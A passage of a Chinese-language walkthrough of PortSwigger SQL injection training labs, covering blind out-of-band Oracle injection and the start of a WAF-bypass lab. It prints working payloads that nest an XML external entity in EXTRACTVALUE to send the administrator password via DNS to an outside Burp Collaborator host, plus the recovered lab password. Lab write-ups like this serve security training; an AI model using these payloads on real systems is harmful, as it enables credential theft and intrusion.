
注意: 要想完成本试验必须使用 burp 专业版本。打开 Burp → Collaborator → Copy to clipboard,复制生成的 DNS 用于接下来的 SQL 无回显注入。

由于系统 SQL 执行是异步进行的,我们尝试的任何 SQL 注入都不会展示到前端页面,只能借助 DNS 带外获取数据。

注入使用的 payload 可在官方 SQL 速查表得到。

1
https://portswigger.net/web-security/sql-injection/cheat-sheet
1
2
3
4
5
# 使用 Oracle 数据库 payload

SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual--+

# 实际上当前数据表仍为 1 列,使用 union 查询注入
TrackingId=x' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT '123' from dual)||'.1modd9hkghq6jr4zmq859kdjrax1l49t.oastify.com/"> %remote;]>'),'/l') FROM dual--+

注意: 一定对 SQL 语句进行 URL 编码,其次查询的语句如果包含空格等特殊符号也会导致 DNS 解释失败。

实验十七:基于盲注的带外数据泄露(Oracle)

本实验包含一个盲注 SQL 注入漏洞。该应用程序使用跟踪 cookie 进行分析,并执行包含所提交 cookie 值的 SQL 查询。SQL 查询是异步执行的,不会影响应用程序的响应。但是,您可以触发与外部域的带外交互。查询 users 表中包含 username 和 password 字段,查询 administrator 用户密码,并登录 web 应用。


利用试验 十六 DNS 带外查询语句,查询 users 表中 administrator 用户密码。

1
2
3
4
5
# 构建查询语句

SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(select password from users where username='administrator')||'.ovn0mwq7p4ztsedmvdhsi7m60x6outii.oastify.com/"> %remote;]>'),'/l') FROM dual--+

# 使用 union 注入
TrackingId=x' union SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(select password from users where username='administrator')||'.ovn0mwq7p4ztsedmvdhsi7m60x6outii.oastify.com/"> %remote;]>'),'/l') FROM dual--+

1
2
administrator
kgq6y3vw2afqxhlqiwae

实验十八:基于 XML 编码绕过过滤的 SQL 注入(PostgreSQL)

提示: 此实验的库存检查功能存在 SQL 注入漏洞。查询结果会返回到应用程序的响应中,因此您可以使用 UNION 攻击从其他表中检索数据。数据库中有一个users表,其中包含已注册用户的用户名和密码。要完成此实验,请执行 SQL 注入攻击以获取管理员用户的凭据,然后登录到其帐户。Web 应用防火墙 (WAF) 会阻止包含明显 SQL 注入攻击特征的请求。您需要找到一种方法来混淆您的恶意查询以绕过此过滤器。

考察简单的 WAF 绕过。




抓取页面 Check stock 的 POST 数据包。

在 xml productId 输入不同数字网站会有库存数量的响应。


当输入包含 SQL 注入语句时系统会拦截执行,说明存在 WAF 防护。



